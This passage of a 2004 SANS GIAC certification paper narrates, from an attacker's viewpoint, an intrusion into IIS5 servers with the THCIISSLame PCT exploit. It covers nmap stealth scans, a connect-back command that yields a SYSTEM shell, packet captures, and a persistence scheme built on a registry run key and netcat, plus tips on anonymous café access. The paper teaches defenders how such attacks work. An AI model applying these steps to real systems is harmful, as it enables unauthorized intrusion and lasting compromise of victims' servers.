


Figure 14: A pass-through DMZ[26]

The disk shaped icons connecting the DMZ to the "Inside" network on the left and to the Internet on the right represent routers. In real-world usage the connection between the DMZ and a company's internal network is likely to be tightly controlled and monitored, and the device used for that connection a well configured firewall. On the other hand, the device between the DMZ and the Internet is likely to be a router configured with packet-filtering Access Control Lists (ACLs), which provides basic control over the type of connections allowed into the DMZ while enabling high-speed network traffic. Our purpose here is not to debate the pros and cons of firewall types and configurations, but to suggest what we, as a system exploiter, might run into during our attempts to compromise new systems. Many good books and documents are available detailing this topic. A good, basic starting point on this subject is available at http://www.infosec.uga.edu/firewall.html.

It is worth noting that in many, particularly small and medium size organizations, the pass-through DMZ servers several purposes. Not only does the internal network connection allow communication from the DMZ servers to internal

[26] http://www.cisco.com/warp/public/473/90.shtml

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

systems which might contain, for example, data made available to the public via the web servers, as well as a means for internal processes to update and/or audit the web servers in the DMZ. The pass-through DMZ is very likely to be the channel used by internal company users to access the Internet for their own purposes, like research, unrelated to the systems residing in the DMZ.

If you imagine me sitting comfortably in an anonymous environment on the other side of the Internet cloud in Figure 14, you get the complete picture of our intended target system environment.

Network Diagram




Figure 15: exploit test network configuration

In reality, the network I configured for testing THCIISLame, shown in Figure 15, is very simple. Table 1 below lists the equipment and software used in the test environment. In assembling the test network, I sought not only to observe and capture the exploit in action, but to simulate to some extent the border router for a theoretical DMZ. The ACLs shown in Figure 15 provide an opportunity to consider some of the barriers one might face when attempting to compromise a system behind a packet filtering firewall. Real-world ACLs on a border router would be much more complex than those shown above, and would handle many more security concerns, like anti-spoofing and egress filtering.[27] However, our requirements in attempting to exploit a system are much more basic.

[27] Two articles which discuss this topic are listed in the References section at the end of this paper.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Tag	System role	IP address	Equipment	OS/SP	Application
1	attacker	192.168.10.195	IBM ThinkPad T22	Windows 2000 Professional/SP4	THCIISSLame
2	Packet capture	Promiscuous mode	IBM NetVista	Windows 2000 Professional/SP3	Ethereal version 0.9.9
3	Target	192.168.33.205	Compaq DL-380	Windows 2000 Advanced Server/SP4	IIS5 with X.509 certificate
4	Border router	192.168.10.222 192.168.33.222	Cisco 3610 dual-port 10baseT Ethernet router	Cisco IOS 12.2	n/a
5	Hub (2)		Linksys Etherfast 10/100 5 port hub	n/a	n/a

Table 1: test network equipment list

An Information Security practitioner should have at least a nodding familiarity with Cisco router ACLs and their basic use and syntax. Cisco Systems provides several good pages discussing router ACLs on their web site. The page located at http://www.cisco.com/warp/public/105/ACLsamples.html provides numerous examples to assist you in understanding how they can be used to control network traffic. We encourage the reader to explore this topic in more detail.

Since the concept of an "established connection" has a bearing on our discussion of the exploit in the "Stages of the Attack – Exploiting the system" section below, let's take a moment to explore this topic. We should begin by considering a fundamental property of the Transmission Control Protocol (TCP), which is well described in TCP/IP Illistrated, Volume 1: The Protocols: *"TCP is a connection-oriented protocol. Before either end can send data to the other, a connection must be established between them… This establishment of a connection between the two ends differs from a connectionless protocol such a UDP."*[28] The connection established by applications utilizing the TCP protocol is done so using a three-way handshake between the two systems. We can see an example of this handshake in the packet capture snippet of our exploit in Figure 16.

No.	Time	Source	Destination	rotoco	Info
1	0.000000	Intel_b6:ac:a5	Broadcast	ARP	Who has 192.168.10.222? Tell 192.168.10.205
2	0.001362	Cisco_0d:c1:02	Intel_b6:ac:a5	ARP	192.168.10.222 is at 00:d0:ba:0d:c1:02
3	0.001418	192.168.10.205	192.168.33.195	TCP	1079 > https [SYN] Seq=3972778642 Ack=0 Win=65535 Len=0
4	0.008699	192.168.33.195	192.168.10.205	TCP	https > 1079 [SYN, ACK] Seq=3711096105 Ack=3972778643 Win=6
5	0.008759	192.168.10.205	192.168.33.195	TCP	1079 > https [ACK] Seq=3972778643 Ack=3711096106 Win=65535
6	0.008874	192.168.10.205	192.168.33.195	SSL	Encrypted Data, Continuation Data

Figure 16: exploit packet capture view

The essence of the exploit is found in packet 6 in this capture. This is the packet we looked at in detail in Figure 10. However because SSL uses the underlying TCP protocol, before the lethal packet can be delivered a connection must be

[28] Stevens, p. 229

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

established. This interaction, the fabled three-way handshake, is shown in packets 3 through 5. In packet 3 the system where the exploit is run (IP address 192.168.10.205) initiates a connection to the target (192.168.33.195). In the info column of packet 3 note the SYN flag and sequence number (seq=3972778642). In packet 4 the target responds with a packet that has both the SYN and ACK flags set. It informs the exploit system of its sequence number and acknowledges the previous sequence number by incrementing it by one and sending it back. The third part of the handshake occurs when the exploit system sends back a packet with only the ACK flag set containing its sequence number and acknowledging the target's sequence by incrementing it and sending it back.

So, when considering a TCP packet the following distinction is important: a packet is considered "established" when either the ACK or RST flags are set. In the case of a TCP three-way handshake, only the first or initiating packet would *not* be considered to be an established packet. Therefore, being aware of the state of TCP packet flags can help determine the direction through the router that a connection can be initialized.

Here is a brief description of the ACLs I have defined on my test router:

`interface Ethernet 0/1 - access-group 101 in`
(the first ACL [101] is examining packets coming into the router from the Internet)

`access-list 101 permit tcp any host 192.168.33.195 eq www log`
(packets bound for the web server port 80/tcp [http] from any host will be allowed)

`access-list 101 permit tcp any host 192.168.33.195 eq 443 log`
(packets bound for the web server port 443/tcp [https] from any host will be allowed)

`access-list 101 permit tcp any eq www any established log`
(packets bound for any internal host from any host on port 80 [http] will be allowed if the session has already been established)

`access-list 101 deny ip any any log`
(drop any other network traffic)

`interface Ethernet 0/0 - ip access-group 103 in`
(the second ACL [102] is examining packets coming into the router from the DMZ)

`access-list 103 permit tcp host 192.168.33.195 eq www any established log`
(packets bound for any external host that have an established connection to the web server on port 80)

`access-list 103 permit tcp host 192.168.33.195 eq 443 any established log`
(packets bound for any external host that have an established connection to the web server on port 443)

`access-list 103 permit tcp any any eq www log`
(allow any out-going traffic to a web server)

`access-list 103 deny ip any any log`
(drop any other network traffic)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Note that there are two key types of traffic that I hope will be permitted into and out of the DMZ in order for our exploit to succeed. First, inbound traffic attempting to initiate a connection on 443/tcp must be allowed to our intended target. Since this would be typical of standard SSL web site traffic, I would expect this to be permitted.

More importantly, we hope the router allows outgoing packets attempting to initiate connections to external hosts at any IP address on some frequently used TCP port. TCP port 80 (HTTP, or standard web site connections) is a likely guess. This permission makes more sense when we consider the hypothetical pass-through DMZ configuration we discussed earlier and shown in Figure 14. The assumption is that many internal network clients will be attempting to connect to any number of unpredictable external web sites. To allow these connections to be completed, the router must allow packets inbound from the Internet headed back to our internal network clients from the various web servers. To control this traffic, the inbound packets from those web servers are specifically required to be "established". This means connections can be initiated from the protected side of our router out to web sites, but connections can not be initiated inbound to our internal network clients. You can see this restriction applied in the third item in access control list 101 above.

Stages of the Attack

Now that I am confident in the abilities of the THCIISSLame exploit to provide me unauthorized access to specifically configured, Internet connected systems, I am ready to begin my attack. The local coffee shop and several other venues have provided me the anonymous, wireless Internet connection I require; I will move around from time to time to escape notice. I have installed a wireless adapter I paid for with cash at a large electronics store where nobody knows me to avoid having the adapter's MAC address associated with my name in the massive database I am sure the government keeps.

It's now time to review the characteristics of my intended targets and use the necessary tools to find, compromise, and utilize my victims.

Reconnaissance and Scanning

My motivation is somewhat vague, so I don't particularly care who I compromise. My goal is to connect to vulnerable systems as quietly as possible and maintain my access to those systems for as long as possible. Whether I use those systems to launch future exploits or as a foot-in-the-door for probing deeper into the organization which owns or manages the web site will depend on what I find in each case. I expect I will have the best results with small or medium sized businesses which may be short on funding and/or expertise to implement sophisticated security techniques.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

It is safe to assume the window of opportunity for using this specific exploit will be finite. Many web site administrators will be aware of the risk this vulnerability poses and will take steps to mitigate the risk quickly by either disabling PCT 1.0 on their systems or applying the Microsoft supplied patch. In this scenario I have waited for a publicly available exploit (THCIISLame.c, version 0.2) to do what I need, so it is already about ten days or so after the announcement of the vulnerability by Microsoft. I need to move quickly.

Considering the points above, I decide to combine reconnaissance and scanning efforts iteratively; I will identify potential targets using scanning techniques and then do some minimal profiling of the targets using reconnaissance techniques to see if they seem appropriate. My target systems are web servers running IIS5 with SSL enabled on Windows 2000 servers with Service Pack 4 installed. These systems will be listening on TCP port 443 (i.e. https, or web servers with SSL connections).

To locate as many systems as possible that are listening on TCP port 443, a scanning utility such as nmap is helpful. I boot my laptop to its Linux Red Hat 9 partition and begin scanning with the nmap 3.48-1 version I have ready using the following command line:

```
nmap –PS443 –p443 –randomize_hosts --scan_delay 2000 –oG ./scan.log 192.168.33.0/24
```

Figure 17 shows how a some of the network activity from the scan looks. The `–PS443` and `–p443` instruct nmap to use TCP SYN packets to port 443 to identify systems online and then to only scan the systems on port 443. You can see in packet 192 that my target system at 192.168.33.195 has been located and it has responded with a SYN/ACK. nmap immediately resets the connection. The `–randomize_hosts` argument has worked, since the SYN packets are sent to hosts within the specified range in non-sequential order. You can also see the two second delay we requested using `–scan_delay 2000` argument between packets 190 and 192. These last two arguments are intended to reduce my profile as I sit comfortably and, hopefully, anonymously in the café, both by randomizing the packet destinations and slowing down the volume of the packets coming from my laptop.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

No.	Time	Source	Destination	Protocol	Info
171	60.372096	192.168.10.205	192.168.33.243	TCP	46934 > 443 [SYN] Seq=3419944286 Ack=1608004958 Win=4096 Len=0
172	60.372109	192.168.10.205	192.168.33.144	TCP	46934 > 443 [SYN] Seq=2371367966 Ack=2937599006 Win=1024 Len=0
173	60.372116	192.168.10.205	192.168.33.26	TCP	46934 > 443 [SYN] Seq=2954375902 Ack=1633170142 Win=1024 Len=0
174	60.376559	192.168.10.222	192.168.10.205	ICMP	Destination unreachable
175	62.381773	192.168.10.205	192.168.33.29	TCP	46933 > 443 [SYN] Seq=3298313566 Ack=1104692574 Win=2048 Len=0
176	62.381782	192.168.10.205	192.168.33.115	TCP	46933 > 443 [SYN] Seq=844646046 Ack=1427654302 Win=2048 Len=0
177	62.381791	192.168.10.205	192.168.33.233	TCP	46933 > 443 [SYN] Seq=1373128670 Ack=1125664734 Win=3072 Len=0
178	62.381794	192.168.10.205	192.168.33.0	TCP	46933 > 443 [SYN] Seq=840452382 Ack=2534951198 Win=2048 Len=0
179	62.381824	192.168.10.205	192.168.33.214	TCP	46933 > 443 [SYN] Seq=1452821086 Ack=3730328158 Win=2048 Len=0
180	62.381842	192.168.10.205	192.168.33.198	TCP	46933 > 443 [SYN] Seq=3818408862 Ack=2685946782 Win=1024 Len=0
181	62.381857	192.168.10.205	192.168.33.86	TCP	46933 > 443 [SYN] Seq=1138248926 Ack=555240670 Win=4096 Len=0
182	62.381870	192.168.10.205	192.168.33.204	TCP	46933 > 443 [SYN] Seq=3705163294 Ack=2413317662 Win=3072 Len=0
183	62.381883	192.168.10.205	192.168.33.195	TCP	46933 > 443 [SYN] Seq=1993887582 Ack=3784855390 Win=3072 Len=0
184	62.381896	192.168.10.205	192.168.33.32	TCP	46933 > 443 [SYN] Seq=3562557598 Ack=4149760158 Win=4096 Len=0
185	62.381910	192.168.10.205	192.168.33.23	TCP	46933 > 443 [SYN] Seq=1595429342 Ack=4145566174 Win=2048 Len=0
186	62.381924	192.168.10.205	192.168.33.84	TCP	46933 > 443 [SYN] Seq=1842893598 Ack=2602062622 Win=2048 Len=0
187	62.381951	192.168.10.205	192.168.33.134	TCP	46933 > 443 [SYN] Seq=1268274270 Ack=1759007838 Win=4096 Len=0
188	62.381969	192.168.10.205	192.168.33.163	TCP	46933 > 443 [SYN] Seq=798512542 Ack=3763885470 Win=1024 Len=0
189	62.381984	192.168.10.205	192.168.33.19	TCP	46933 > 443 [SYN] Seq=3860354782 Ack=1553487582 Win=2048 Len=0
190	62.381998	192.168.10.205	192.168.33.108	TCP	46933 > 443 [SYN] Seq=1700288542 Ack=903370782 Win=3072 Len=0
191	62.386561	192.168.10.222	192.168.10.205	ICMP	Destination unreachable
192	62.395523	192.168.33.195	192.168.10.205	TCP	443 > 46933 [SYN, ACK] Seq=2956427478 Ack=1993887583 Win=65535
193	62.395599	192.168.10.205	192.168.33.195	TCP	46933 > 443 [RST] Seq=1993887583 Ack=0 Win=0 Len=0
194	64.411535	192.168.10.205	192.168.33.108	TCP	46934 > 443 [SYN] Seq=1779980382 Ack=3646445662 Win=3072 Len=0
195	64.411544	192.168.10.205	192.168.33.19	TCP	46934 > 443 [SYN] Seq=894981918 Ack=2383959838 Win=4096 Len=0
196	64.411553	192.168.10.205	192.168.33.163	TCP	46934 > 443 [SYN] Seq=3755496926 Ack=1066948062 Win=2048 Len=0
197	64.411557	192.168.10.205	192.168.33.134	TCP	46934 > 443 [SYN] Seq=1612207262 Ack=4166538398 Win=3072 Len=0

Figure 17: nmap scan for open 443/tcp

The results have been redirected to a log as specified by `-oG ./scan.log`, which looks like this:

```
# nmap 3.48 scan initiated Wed Jun 30 16:35:52 2004 as: nmap -PS443 -p443 -
randomize_hosts --scan_delay 2000 -oG ./scan.log 192.168.33.0/24
Host: 192.168.33.195 ()    Ports: 443/open/tcp//https///
# Nmap run completed at Wed Jun 30 16:37:04 2004 -- 256 IP addresses (1 host
up) scanned in 72.269 seconds
```

I have requested a scan of the entire class C network range of 192.168.33.0 in my scan; in my real-world scenario, I would probably build a script with non-sequential class C size ranges, a brief delay between each scan execution, reporting to uniquely named files. The script could run in the background while I casually surf the web. When I start feeling uncomfortable, it's time to move on to the next café with open, wireless access. After a few hours I should probably have a fairly long list of potential targets. The log format I selected is very well suited for extracting a list of IP address, which I feed into my next scan script, again using nmap. This time I will specifically scan each potential target using the following command line:

```
nmap -P0 -O -p21,22,23,25,80,443 <potential target IP address>
```

The `-O` option instructs nmap to attempt to attempt to fingerprint, or identify, the operating system used by the target of the scan. It also specifically, and only, scans the ports indicated by `-p21,22,23,25,80,443`. This list is intended to give me some ideas about what protocols may be allowed into or out of the target system's DMZ, which will prove helpful later in my plan. The result of the above scan on my test target looks like this:

```
[root@localhost root]# nmap -P0 -O -p21,22,23,25,80,443 192.168.33.195
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-06-30 16:23 PDT
Interesting ports on 192.168.33.195:
PORT    STATE    SERVICE
21/tcp  filtered ftp
22/tcp  filtered ssh
23/tcp  closed telnet
25/tcp  filtered smtp
80/tcp  open     http
443/tcp open     https
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows
XP

Nmap run completed -- 1 IP address (1 host up) scanned in 15.544 seconds
[root@localhost root]#
```

After the second series of scans I should have a list of pre-qualified targets. My main motivation is to compromise as many servers as possible, so I'm not likely to do much research into details about each server's environment. A simple nslookup will suffice to see if I can associate a domain name with the server. For example, let's say the IP address 64.112.229.132 shows up in our list of servers which are listening on TCP port 443. After executing the nslookup command on the command line of a Windows 2000 system, I enter the address of the server, as shown in Figure 18. The nslookup utility queries the configured DNS server for a reverse name lookup on the address. My DNS server supplies me with the desired information, the host with that IP address is maverick32.sans.org.




Figure 18: reverse lookup

I'm familiar with sans.org and am aware they are associated in some way with Information Security, so I figure it is best to leave this target alone. If a domain name that is not familiar is returned by my DNS server, entering the hostname

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

(including the domain name) of the system into the address bar of a browser is likely to provide some insight into the proposed target. Otherwise, a Google search on the domain name should point me in the right direction. I'm looking for small to medium sized businesses, so if the site has the correct feel, I will proceed with my attack.

Exploiting the System

Having identified a system that appears to meet my criteria, I am ready to attempt gaining access. If adequate steps to protect the target have not been taken, our attack is straightforward and easily accomplished. As we discussed earlier, most of the systems that are included in my scan list are likely to provide unrestricted access to TCP port 443. I enter the following on the command line of my exploit system:

```
THCIISSLame 192.168.33.195 192.168.10.205 80
```

THCIISSLame is, of course, the name of our exploit. The first command line argument is the IP address or hostname of the target system; in my testing either will work, assuming the hostname can be resolved by our DNS server. The second argument is the address of the system where we are running the exploit. If our attack is successful, the target system will attempt to connect back to this address.

The third argument used by my exploit specifies the TCP port the compromised target system will use to initiate a connection back to the system indicated in the second argument. This is where the connectback feature of THCIISSLame version 0.2 and newer shows its value. The original version of the exploit forced a compromised target system to open a backdoor, or a listening process, on a specified TCP port. The system running the exploit would then initiate a connection to that port on the target to open a remote shell.

THCIISSLame Version 0.2 reverses this process. When the exploit is executed, a compromised system is forced to initiate a connection back to a specified address (argument 2) on a specified port (argument 3). The exploit launches a process on the same system where it was executed that listens on the same port that was specified by argument 3. As our discussion about router ACLs and the nature of established connections in the "Network Diagram" section above points out why this scenario is much more likely to be successful. Any packets inbound to the target system's DMZ allowed to initiate connections are likely to be intended for specific applications which are already using the permitted TCP port. However, outbound packets are much more likely to be allowed to initiate connections to unspecified addresses on predictable ports.

One of the ports most likely to be permitted for outbound connections is TCP port 80, required for accessing external web servers. If this outbound connection is

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

allowed, it is likely to be used frequently by many clients within the target network; this will provide excellent cover for our exploit. If I fail to get the expected connect back, it will be time to move on to the next potential victim – there is likely to be a long list.




Figure 19: The cmd.exe process opened remotely by THCIISSLame

If the attack succeeds, a remote shell will immediately open on the target system; that is, I will have command line access on the remote system under the system context, as revealed by Sysinternal's Process Explorer[29] in Figure 19 above.

Let's take a look at the actual exploit in action over the network in the packet capture shown in Figure 20. Packets 49, 52, and 53 show the initial connection from the system where I am running the exploit (192.168.10.205) to the target system (192.168.33.195). Packet 54 is the actual PCT exploit via SSL as we discussed in detail above. The attack is apparently successful because we can see the target system immediately open a connection back to our exploit system via port 80 in packets 55, 56, and 57. After playing around briefly, I close the connection and both the port 80 and 443 connections are dropped in packets 69 through 72.

[29] Available at http://www.sysinternals.com/ntw2k/freeware/procexp.shtml

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

No.	Time	Source	Destination	Protocol	Info
48	240.659697	Cisco_0d:c1:01	CDP/VTP	CDP	Cisco Discovery Protocol
49	246.061934	192.168.10.205	192.168.33.195	TCP	1049 > 443 [SYN] Seq=2286523749 Ack=0 Win=65535 Len=0
50	246.063123	CompaqCo_07:31:e	Broadcast	ARP	Who has 192.168.33.222? Tell 192.168.33.195
51	246.064369	Cisco_0d:c1:01	CompaqCo_07:31:e5	ARP	192.168.33.222 is at 00:d0:ba:0d:c1:01
52	246.064434	192.168.33.195	192.168.10.205	TCP	443 > 1049 [SYN, ACK] Seq=2922804428 Ack=2286523750 Win
53	246.068650	192.168.10.205	192.168.33.195	TCP	1049 > 443 [ACK] Seq=2286523750 Ack=2922804429 Win=6553
54	246.069820	192.168.10.205	192.168.33.195	SSL	Encrypted Data, Continuation Data
55	246.072711	192.168.33.195	192.168.10.205	TCP	1037 > 80 [SYN] Seq=2922846705 Ack=0 Win=65535 Len=0
56	246.076441	192.168.10.205	192.168.33.195	TCP	80 > 1037 [SYN, ACK] Seq=2286576321 Ack=2922846706 Win=
57	246.077583	192.168.33.195	192.168.10.205	TCP	1037 > 80 [ACK] Seq=2922846706 Ack=2286576322 Win=65535
58	246.135401	192.168.33.195	192.168.10.205	HTTP	Continuation
59	246.251615	192.168.10.205	192.168.33.195	TCP	80 > 1037 [ACK] Seq=2286576322 Ack=2922846748 Win=65493
60	246.251697	192.168.33.195	192.168.10.205	HTTP	Continuation
61	246.291065	192.168.33.195	192.168.10.205	TCP	443 > 1049 [ACK] Seq=2922804429 Ack=2286524101 Win=6518
62	246.451854	192.168.10.205	192.168.33.195	TCP	80 > 1037 [ACK] Seq=2286576322 Ack=2922846811 Win=65430
63	251.090415	192.168.10.205	192.168.33.195	HTTP	Continuation
64	251.090631	192.168.33.195	192.168.10.205	HTTP	Continuation
65	251.258226	192.168.10.205	192.168.33.195	TCP	80 > 1037 [ACK] Seq=2286576331 Ack=2922846820 Win=65421
66	251.259385	192.168.33.195	192.168.10.205	HTTP	Continuation
67	251.458498	192.168.10.205	192.168.33.195	TCP	80 > 1037 [ACK] Seq=2286576331 Ack=2922846850 Win=65391
68	300.676512	Cisco_0d:c1:01	CDP/VTP	CDP	Cisco Discovery Protocol
69	310.939744	192.168.10.205	192.168.33.195	TCP	1049 > 443 [FIN, ACK] Seq=2286524101 Ack=2922804429 Win
70	310.940530	192.168.10.205	192.168.33.195	TCP	80 > 1037 [FIN, ACK] Seq=2286576331 Ack=2922846850 Win=
71	310.940647	192.168.33.195	192.168.10.205	TCP	443 > 1049 [ACK] Seq=2922804429 Ack=2286524102 Win=6518
72	310.940655	192.168.33.195	192.168.10.205	TCP	1037 > 80 [ACK] Seq=2922846850 Ack=2286576332 Win=65526
73	360.692595	Cisco_0d:c1:01	CDP/VTP	CDP	Cisco Discovery Protocol

Figure 20: Full exploit packet capture

Keeping Access

My exploit succeeded and I was able to get the compromised system to connect back to me on TCP port 80. One of the useful characteristics of THCIISSLame is that it exits from the target system very cleanly. In the many tests I ran, reconnections via the SSL enabled web site were successful, which means that service did not crash. Also, the exploit could be used repeatedly on the target system without a reboot, indicating the code containing the buffer overflow was not corrupted in memory, which happens more often than not with this type of exploit.

At this point I have the luxury of contemplating more about the target system I have successfully compromised. At this point, I want to “own” it. It is very likely that the system will be patched, probably sooner than later, so I need to take steps to have another means to connect to it, i.e. create a back door to the system. The good news is that, thanks to my colleagues in the experimental world of system exploitation, there are many different ways to approach this.

Servers that I have successfully exploited using THCIISLame will fall broadly into two categories, those systems which are accessible only on ports already in use and those systems which can be reached via ports that are not in use. For example, the test server I set up was protected by a packet filtering router; it was only accessible via ports 80/tcp and 443/tcp, which were already being used. The compromised system was able to connect back out to me via port 80/tcp. We will not be able to directly access a back door on this system from outside it’s DMZ.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

A second category of servers, due to lax or non-existent filtering, may have ports that can be used to contact it. Part of the results of the second type of nmap scan I described above looked like this:

```
21/tcp  filtered ftp
22/tcp  filtered ssh
23/tcp  closed telnet
25/tcp  filtered smtp
80/tcp  open     http
443/tcp open     https
```

You can see that ports 80/tcp and 443/tcp are available and in use, which would be typical of many web servers. You can also see that we probed ports 21, 22, and 23. 21 and 22 are shown as filtered. However, through some oversight, port 23/tcp (which is normally used for telnet), is open, which means we should be to connect to this system via that port. I might decide to run some expanded nmap scans against the systems I was able to compromise to see if there might be some other port which will move them from category one to category two.

My strategy then will be to go for the low hanging fruit, the systems in the second category. First, I need to move some utilities and scripts I have prepared to the compromised systems. I launch a virtual system on my laptop with VMware and start an FTP server on that virtual system set up to run in passive mode on port 80. I will reconnect to the target system with my exploit and launch the command line FTP client utility, which is almost always available, to connect to port 80 on my virtual system. I download a reg file, the script, and the netcat utility for Windows. On the remote system, I run the reg file which inserts a value into the registry's "run" key so that my script will launch every time the system is restarted. The script in turn launches netcat in a windowless shell. The netcat arguments will cause it to listen for a connection on the port we found to be open but unused. To be hopefully less conspicuous, we will set the script to launch netcat for a small window (say ten minutes) at a predetermined time every other hour and then kill the process.

Covering Tracks.

At this point we are feeling pretty confident that we have compromised these systems with little likelihood of detection, based on the assumption that if we could successfully exploit these systems, they are probably not being watched very carefully. Still, it doesn't hurt to clean up a little.

